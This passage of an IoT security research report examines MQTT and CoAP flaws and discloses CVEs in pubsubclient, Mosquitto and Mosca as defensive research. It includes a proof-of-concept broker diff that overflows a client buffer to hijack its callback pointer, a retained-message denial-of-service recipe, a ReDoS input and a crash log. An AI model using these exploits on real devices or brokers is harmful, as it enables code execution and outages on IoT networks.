


Figure 9. Context (top left); a broker that implements the check as in the standard (top right); both client and broker do not implement the check (bottom left); the broker lets invalid character pass, while the client follows the standard (bottom right).

[13] OASIS Message Queuing Telemetry Transport (MQTT) TC. (10 April 2014). *OASIS.* "MQTT Version 3.1.1." Last accessed on 28 July 2018 at http://docs.oasis-open.org/mqtt/mqtt/v3.1.1/csprd02/mqtt-v3.1.1-csprd02.html.

The above figure explains how, if the broker follows the standard, the issue is not present. Surprisingly, if both broker and client *do not* follow the standard, the issue is also avoided. However, if the broker *does not* follow the standard, but the client *does*, the client will disconnect upon receiving invalid content. Some clients, especially if embedded, low-power microcontrollers, are programmed to restart automatically in case of failures or to keep reconnecting upon disconnection. In this case, if the broker does not follow the standard, a malicious client could keep all the clients offline with a single message, by setting the “retain message” to true and the quality of service (QoS) to 2. The clients will disconnect upon receiving the (invalid) message, and never acknowledge back to the broker, which will think that they never received the message, and so will keep flooding them with the same (retained) message over and over — because this is what “retain message” and “QoS = 2” mean.





Figure 10. A malicious client could exploit the discrepancy between validating versus non-validating nodes to keep nodes offline. Surprisingly, in this case, not following the standard is the best approach for a client.

Upon finding this discrepancy in the standard, we reached out to the Oasis MQTT Technical Committee, which acknowledged the issue and clarified this potential security issue in the latest version of the standard (version 5.0). To address the problem in the short term, the committee released a technical note for older versions.[14]

[14] OASIS Message Queuing Telemetry Transport (MQTT) TC. (19 April 2018). *OASIS.* “MQTT Handling of Disallowed Unicode Code Points Version 1.0.” Last accessed on 28 July 2018 at http://docs.oasis-open.org/mqtt/disallowed-chars/v1.0/cn01/disallowed-chars-v1.0-cn01.pdf.

2.1.3 URI-Style Topic Validation

The second issue with topic strings originates from the flexibility offered by “path-style” topics (a path with wild cards).



4.7 Topic Names and Topic Filters

4.7.1 Topic wildcards

The topic level separator is used to introduce structure into the Topic Name. If present, it divides the Topic Name into multiple “topic levels”. A subscription’s Topic Filter can contain special wildcard characters, which allow you to subscribe to multiple topics at once. The wildcard characters can be used in Topic Filters, but MUST NOT be used within a Topic Name [MQTT-4.7.1-1].

4.7.1.1 Topic level separator

The forward slash (‘/’ U+002F) is used to separate each level within a topic tree and provide a hierarchical structure to the Topic Names. The Filters specified by subscribing Clients. Topic level separators can appear anywhere in a Topic Filter or Topic Name. Adjacent Topic level sep

4.7.1.2 Multi-level wildcard

The number sign (‘#’ U+0023) is a wildcard character that matches any number of levels within a topic. The multi-level wildcard represents tl following a topic level separator. In either case it MUST be the last character specified in the Topic Filter [MQTT-4.7.1-2].

Non normative comment

For example, if a Client subscribes to “sport/tennis/player1/#”, it would receive messages published using these topic names:

- “sport/tennis/player1”
- “sport/tennis/player1/ranking”
- “sport/tennis/player1/score/wimbledon”

Non normative comment

- “sport/#” also matches the singular “sport”, since # includes the parent level.
- “#” is valid and will receive every Application Message
- “sport/tennis/#” is valid
- “sport/tennis#” is not valid
- “sport/tennis/#/ranking” is not valid

Figure 11. Specification explaining how topic filters work[15]

Parsing a URI is only apparently simple, and the most straightforward way is to use regular expressions when developing a broker. This creates a perfect stage to score another renowned attack technique, regular expression denial of service (ReDoS),[16] which was first spotted in web applications, due to their URL-based nature. MQTT topics are nothing but strings separated by slashes, pretty much like URLs. More recently, the most popular JavaScript libraries have been systematically scrutinized for ReDoS vulnerabilities, with alarming findings that could impact virtually any software based on such libraries.[17]

[15] Solace Corporation. (31 July 2018). *Solace.* “4.7 Topic Names and Topic Filters.” Last accessed on 6 August 2018 at https://docs.solace.com/MQTT-311-Prtl-Conformance-Spec/Operational_behavior.htm#_Toc430864970.

[16] OWASP. (5 July 2017). *OWASP.* “Regular expression Denial of Service - ReDoS.” Last accessed on 28 July 2018 at https://www.owasp.org/index.php/Regular_expression_Denial_of_Service_-_ReDoS.

[17] Cristian-Alexandru Staicu and Michael Pradel. (5 April 2018). *USENIX Security.* “Freezing the Web: A Study of ReDoS Vulnerabilities in JavaScript-based Web Servers.” Last accessed on 28 July 2018 at https://www.usenix.org/conference/usenixsecurity18/presentation/staicu.

2.2 Implementation Vulnerabilities

To exemplify how the design issues described in Section 2.1 could concretize in software vulnerabilities, this section presents the main details of the vulnerabilities that we discovered in some popular implementations of MQTT. It also demonstrates the effect of an amplification attack based on CoAP.

2.2.1 MQTT Payload Remaining Length (CVE-2018-17614)[18]


Nick O'Leary's pubsubclient library[19] is the most popular open-source MQTT client library for embedded systems such as Arduino-compatible boards (e.g., ESP8266) or the Intel Galileo. This library[20] is used extensively by commercial platforms such as Losant[21] and other IoT platforms.

The core of the bug is an unbounded write-in caused by a missing check on the "remaining length" field in the library, which allows an attacker to execute arbitrary code on vulnerable devices that implement an MQTT client. This vulnerability can be triggered during the parsing routine for an MQTT PUBLISH packet, and precisely when reading the "remaining length" and "topic length" fields.

In other words, to successfully exploit the vulnerability, the attacker must either control a rogue MQTT broker, or the broker must be missing proper checks for the remaining length field and just relay MQTT packets "as they are" from publishers to subscribers. Brokers missing checks on the remaining length field exist (e.g., Emitter.io), although we did not find any instance where the packet was able to be relayed "as is," so the vector for the exploit should be considered the adjacent network.

A potential problem that should also be underscored is that embedded network libraries might allow off-the-path attacks (e.g., allowing the attacker to spoof packets).

The `PubSubClient::readPacket` member function has an overflow bug in the `buf` static buffer when reading the remaining length field of the MQTT packet. By writing exactly 142 characters, we can overwrite the `callback` field:



```
    bool isPublish = (buffer[0]&0xF0) == MQTTPUBLISH;
    uint32_t multiplier = 1;
    uint16_t length = 0;
    uint8_t digit = 0;
    uint16_t skip = 0;
    uint8_t start = 0;

    do {
        if(!readByte(&digit)) return 0;
        buffer[len++] = digit;
        length += (digit & 127) * multiplier;
        multiplier *= 128;
    } while ((digit & 128) != 0);
    *lengthLength = len-1;

    if (isPublish) {
        // Read in topic length to calculate bytes to skip over for Stream writing
        if(!readByte(buffer, &len)) return 0;
        if(!readByte(buffer, &len)) return 0;
        skip = (buffer[*lengthLength+1]<<8)+buffer[*lengthLength+2];
        start = 2;
```

Figure 12. Location of the unbounded write that causes the memory error, which can be exploited to execute arbitrary code

[18] The MITRE Corporation. *CVE.* "CVE-2018-17614." Last accessed on 21 November 2018 at https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-17614.

[19] Nick O'Leary. (2018). *GitHub, Inc.* "Arduino Client for MQTT." Last accessed on 28 July 2018 at https://github.com/knolleary/pubsubclient.

[20] Brandon Cannaday, Ivan Kravets, and Michael Kuehl. (22 July 2017). *GitHub, Inc.* "Losant/losant-mqtt-arduino." Last accessed on 21 November 2018 at https://github.com/Losant/losant-mqtt-arduino/blob/master/library.json.


[21] Losant IoT, Inc. (2018). *Losant IoT, Inc.* "LOSANT." Last accessed on 2 August 2018 at https://www.losant.com/.

For exploit development, the challenge is that the most significant bit must be set for all the bytes in the remaining length except for the last one. However, the library also allows the overwrite of the two bytes representing the length of a topic string[22] from a PUBLISH packet.

Being able to send two packets in a row to the client, we can partially overwrite the callback two bytes at a time: Since the returned len from the `readPacket` function, in case of overflow, is more than `MQTT_MAX_PACKET_SIZE`, the callback won't be executed until a proper PUBLISH packet is sent to the device. However, since we control the callback pointer, we can execute an arbitrary function. Since we also control the arguments (two pointers to arbitrary data and a third parameter, the length), we have a greater degree of control, **leading to executing arbitrary code**.

Notice that the overwrite can be triggered as many times as the attacker wishes, leading, for example, to **persistent DoS condition**. The code examples provided by the library include automatic reconnection to the broker: Such a feature is desirable especially in an embedded library, where cycles of sleep might be implemented to extend the battery life, requiring reconnection to the broker. However, if the broker is malicious — or if a client can force a broker to relay a malicious payload — all the vulnerable connected nodes will persist in a DoS state, or will continue to execute the arbitrary code shipped by the attacker.

Using the ESP8266,[23] a popular Arduino-compatible system-on-chip (SoC) board, we implemented a proof of concept (PoC) by modifying the HBMQTT broker[24] to send a payload that will disconnect the nodes by calling the `wifi_promiscuous_enable` function in place of the callback.



```
diff --git a/hbmqtt/mqtt/packet.py b/hbmqtt/mqtt/packet.py
index 1ca731b..3e6170a 100644
--- a/hbmqtt/mqtt/packet.py
+++ b/hbmqtt/mqtt/packet.py
@@ -37,17 +37,39 @@ class MQTTFixedHeader:
         self.remaining_length = length
         self.flags = flags
 
+
     def to_bytes(self):
         def encode_remaining_length(length: int):
             encoded = bytearray()
             while True:
                 length_byte = length % 0x80
                 length //= 0x80
-                if length > 0:
+                if length > 0 or (self.packet_type == PUBLISH and self.remaining_length == 0xf):
+                    print("Triggered exploit (remaining len %x)" % self.remaining_length)
                     length_byte |= 0x80
                 encoded.append(length_byte)
                 if length <= 0:
                     break
+            if self.packet_type == PUBLISH and self.remaining_length == 0xf:
+                # vaddr=0x4022a91c paddr=0x000319cc ord=2082 fwd=NONE
+                # sz=88 bind=GLOBAL type=FUNC name=system_restart
+                """ # call system_reset
+                for i in range(142):
+                    encoded.append(0x92)
+                encoded.append(0x1c) # partial overwrite
+                # two byes for the topic len
+                encoded.append(0xa9) # partial overwrite
+                encoded.append(0x22) # partial overwrite """
+
+                # vaddr=0x4022db48 paddr=0x00034bf8 ord=1673 fwd=NONE
+                # sz=227 bind=GLOBAL type=FUNC name=wifi_promiscuous_enable
+                for i in range(142):
+                    encoded.append(0x92)
+                # two byes for the topic len
+                encoded.append(0x48) # partial overwrite, here we stop reading the rem. len.
+                encoded.append(0xdb) # partial overwrite
+                encoded.append(0x22) # partial overwrite
+
             return encoded
 
         out = bytearray()
```

Figure 13. Modified MQTT broker showing how to implement an exploit for the vulnerability as described

[22] Nick O'Leary et al. (18 July 2018). *GitHub, Inc.* "knolleary/pubsubclient." Last accessed on 2 August 2018 at https://github.com/knolleary/pubsubclient/blob/master/src/PubSubClient.cpp.

[23] Espressif Systems. (2018). *Espressif.* "Espressif." Last accessed on 2 August 2018 at https://www.espressif.com/en/products/hardware/esp8266ex/overview.

[24] Nicolas Jouanin. (2015). *HBMQTT.* "HBMQTT." Last accessed on 2 August 2018 at https://hbmqtt.readthedocs.io/en/latest/.

The first PUBLISH packet with length equal to 16 sent via the broker will cause the crafted packet to be sent to a subscribing client, overwriting the callback. A second "regular" publish packet will then trigger the callback, executing the arbitrary function of our choice.

Despite the vulnerability's being conceptually simple, the fix may not be. What to do when an overflowing packet is parsed is up to the developer: to close the connection or to discard the packet and leave the connection open. Before our responsible disclosure to the developers, there was a fix for this vulnerability,[25] but the developers couldn't agree[26] on the best way to implement it. A fix has since been reviewed and adjusted.[27] We see an interesting parallel with the changes in the standard that we've highlighted in Section 3.1.1, which could be confusing for the developers.

2.2.2 MQTT Unicode Handling in Topic Strings (CVE-2017-7653)[28]

We found that the most popular broker, Mosquitto (the original broker developed and still maintained by IBM) was prone to this vulnerability. During the disclosure process, we found out that a fix was implemented in the development branch but was integrated into the upstream version in May 2018, after the MQTT technical committee acknowledged our finding[29] in April 2018. Up to version 1.4.15, Mosquitto was not enforcing the standard, and thus let any invalid Unicode character pass, causing the possible "chain reaction" scenario that we described in Section 2.1.2. Unfortunately, we found out that the vast majority of the top active brokers are running outdated versions of Mosquitto — clearly, we have no way to passively determine whether they integrated custom patches.




Figure 14. Breakdown of the top 10 most popular MQTT broker versions according to our internet-wide scan data analysis. Notice that the most current Mosquitto versions, 1.4.15 and 1.5, are not among the top 10. All of the top deployments of Mosquitto are vulnerable (including 1.4.15).

An example exploit against this vulnerability is as simple as sending an invalid Unicode code point in the topic or will topic, and QoS set to 2 and retain option set to "true".

[25] Newman101. (28 April 2016). *GitHub, Inc.* "Fix Issue #156 #158." Last accessed on 2 August 2018 at https://github.com/knolleary/pubsubclient/pull/158.

[26] Edwin Oetelaar. (11 May 2016). *GitHub, Inc.* "Fix Issue #156 #158." Last accessed on 2 August 2018 at https://github.com/knolleary/pubsubclient/pull/158#issuecomment-218234667.

[27] Nick O'Leary. *GitHub, Inc.* "Fix remaining length protection." Last accessed on 22 November 2018 at https://github.com/knolleary/pubsubclient/commit/4daba0ae5c11cca4da2fd98a1ba4fe0b490a4a86.

[28] The MITRE Corporation. *CVE.* "CVE-2017-7653." Last accessed on 21 November 2018 at https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-7653.


[29] OASIS Message Queuing Telemetry Transport (MQTT) TC. (19 April 2018). *OASIS.* "MQTT Handling of Disallowed Unicode Code Points Version 1.0." Last accessed on 28 July 2018 at http://docs.oasis-open.org/mqtt/disallowed-chars/v1.0/cn01/disallowed-chars-v1.0-cn01.pdf.

2.2.3 MQTT URI-Style Topic Validation (CVE-2018-11615)

Regular expression denial of service (ReDoS) is an attack technique that takes advantage of the algorithmic complexity in matching regular expressions, which could grow exponentially when parsing specially crafted expressions. For example, the "`(a+)+`" pattern could be matched in several ways; so, an input string such as "`aaaaaaaaaa[...]aaaaaaaa!`" would slow down the matching routine at the point that it would be stuck, holding computing resources.

This vulnerability affects a broker, which is the part of the MQTT ecosystem that dispatches messages based on topic filters. The impact is quite substantial because an entire "network" of MQTT nodes would stop communicating if the broker goes offline. In some cases, the topic-matching routine is executed *before* authenticating the client. If this is the case, any client could exploit such vulnerability.

A vulnerable broker can be rendered unresponsive by a single client, by subscribing to a topic containing an "evil" regex, or possibly crashing the broker via an invalid regex (e.g., unbalanced parentheses, null characters). The following source code is from a popular MQTT broker library implemented in NodeJS, which contains an instance of this vulnerability (CVE-2018-11615[30]). This library is embedded in several products, the most notable ones being Mainflux[31] and Logsene,[32] while for Node-RED,[33] it is an optional MQTT broker add-on. According to open-source code we found, it may also be included as a dependency in code samples in Microsoft Azure[34] and IBM-related repositories.[35]



```
MongoPersistence.prototype.createRetainedStream = function (pattern) {
  return pump(
    this._cl.retained.find({
      topic: new RegExp(pattern.replace(/(#|\+).*$/, ''))
    }),
    filterStream(pattern)
  )
MongoPersistence.prototype.lookupRetained = function(pattern, cb) {
  var regexp = new RegExp(pattern.replace(/(#|\+)/, ".+").replace('\\', '\\\\'));
  var stream = this._retained.find({ topic: { $regex: regexp } }).stream();
  var matched = [];
  var matcher = new Matcher();
  matcher.add(pattern, true);

  stream.on("error", cb);

  stream.on("end", function() {
    cb(null, matched);
  });

  stream.on("data", function(data) {
    if (matcher.match(data.topic).size > 0) {
      data.payload = data.payload.buffer;
      matched.push(data);
    }
  });
};
```

```
{"pid":1806,"hostname":"Eternia","name":"mosca","level":30,"time":1520280422157,"msg":"server started"
1}
subscriptioooooooooooooons
{"pid":1806,"hostname":"Eternia","name":"mosca","level":30,"time":1520280426231,"msg":"client connecte
tt/G?8T7ysIvBNn_WxD","v":1}
{"pid":1806,"hostname":"Eternia","name":"mosca","level":30,"time":1520280426240,"msg":"subscribed to t
\u0000a-Z]*","qos":1,"client":"hbmqtt/G?8T7ysIvBNn_WxD","v":1}
/home/ocean/projects/mqtt/servers/mosca/lib/persistence/mongo.js:271
  var regexp = new RegExp(pattern.replace(/(#|\+)/, ".+").replace('\\', '\\\\'));
          ^

SyntaxError: Invalid regular expression: /^[
```

Figure 15. Result of CVE-2018-11615 exploitation against Mosca, a popular MQTT broker.

[30] Federico Maggi and Davide Quarta. (13 June 2018). *Zero Day Initiative.* "npm mosca Regular Expression Parsing Denial-of-Service Vulnerability." Last accessed on 2 August 2018 at https://www.zerodayinitiative.com/advisories/ZDI-18-583/.

[31] Aleksandar Novakovic and Dusan Borovcanin. (15 June 2018). *GitHub, Inc.* "mainflux/mainflux." Last accessed on 2 August 2018 at https://github.com/mainflux/mainflux/blob/d8357b500c6f4dc305a1f799cdb4a591829e3b10/mqtt/mqtt.js#L34.

[32] Stefan Thies, robin1607, Francois Hodierne, and Filippo Balicchia. (19 July 2018). *GitHub, Inc.* "sematext/logagent-js." Last accessed on 2 August 2018 at https://github.com/sematext/logagent-js/blob/master/package.json.

[33] Jochen Scheib. (2018). *Node-RED.* "node-red-contrib-mqtt-broker 0.2.4." Last accessed on 2 August 2018 at https://flows.nodered.org/node/node-red-contrib-mqtt-broker.

[34] Marc Schier. (23 March 2017). *GitHub, Inc.* "Azure-Samples/iot-gateway-mqtt-http." Last accessed on 2 August 2018 at https://github.com/Azure-Samples/iot-gateway-mqtt-http/blob/master/package.json.

[35] Jose Martinez-Rivera and Scott Graham. (12 January 2016). *GitHub, Inc.* "WASdev/sample.angular-rtcomm." Last accessed on 2 August 2018 at https://github.com/WASdev/sample.angular-rtcomm/blob/master/package.json.

As a result of an invalid regular expression, a vulnerable Mosca broker can be crashed systematically. We found other brokers that are susceptible to this attack. Fortunately, the maintainer of Mosca has quickly propagated the fix also to the new fork of the product, Aedes.[36]

2.2.4 CoAP Amplification (PoC)

Being a more recent and thus less widespread protocol than MQTT, CoAP deserves a separate section to discuss what we believe are the most relevant security risks. It is very positive that these points, among others, are already highlighted in Section 11 of RFC 7252.[37] We hereby go more in-depth and provide concrete examples to better understand the impact.




Figure 16. Abstract layering of CoAP[38]

2.2.4.1 IP Address Spoofing on UDP

CoAP is UDP-based, and thus inherently susceptible to IP spoofing. UDP is a connectionless protocol and, as such, unlike Transmission Control Protocol (TCP), has no handshake phase, in which the two endpoints agree on a sequence number that identifies a connection. This means that if an attacker A sends a UDP packet with a spoofed source IP address B to an endpoint C, C will have no way to verify whether that packet comes from B or A. So, if the autonomous systems (ASs) adopt no specific countermeasures against spoofing, C will have to trust the UDP packet header and act accordingly.

IP spoofing alone only exploits the lack of authentication in UDP and, per se, is not a big issue nowadays. However, if the application layer implements a request-response protocol, the attacker A could use C as a “reflector.” C will trust the source address B, and send any response packet to B, which will accept such a packet according to its application layer.

Address spoofing on the internet is harder nowadays than in the past, thanks to various countermeasures. However, as of this writing, about 17 to 22 percent of the IPv4 (Internet Protocol version 4) ASs are still susceptible to spoofing — roughly, this translates to 9 to 14 percent of the IPv4 blocks.

[36] Matteo Collina. (June 2018). *Nine Project Managers.* “aedes.” Last accessed on 2 August 2018 at https://www.npmjs.com/package/aedes.

[37] Zach Shelby, Klaus Hartke, and Carsten Bormann. (June 2014). *IETF Tools.* “The Constrained Application Protocol (CoAP).” Last accessed on 28 July 2018 at https://tools.ietf.org/html/rfc7252.

[38] Ibid.

